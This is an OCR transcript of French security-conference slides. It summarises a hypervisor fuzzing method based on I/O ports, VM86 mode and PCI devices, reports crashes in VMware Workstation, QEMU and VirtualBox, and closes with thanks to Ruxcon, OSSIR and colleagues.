
# Methodologie

- ioports fuzzing
- switch du mode cpu vers le mode VM86 + 16b interrupts
- pci fuzzing

# Résultats

Crash des hyperviseurs de :

Vmware Workstation
Qemu
Virtualbox (Oracle)





# Démos

# Remerciements

- L'équipe de Ruxcon : pour organiser l'évènement !
- L'Ossir : pour me permettre d'y aller :)
- Les chercheurs présents à Ruxcon : pour les discutions et bierres à Ruxbeer
- Laurent Gaffié : pour le hosting, les bierres, être venu me chercher à l'aéroport...

# Hackito Ergo Sum

2011



Recherche des sponsors

# Merci d'être venus (et de m'avoir envoyé a Ruxcon ;)

Questions ?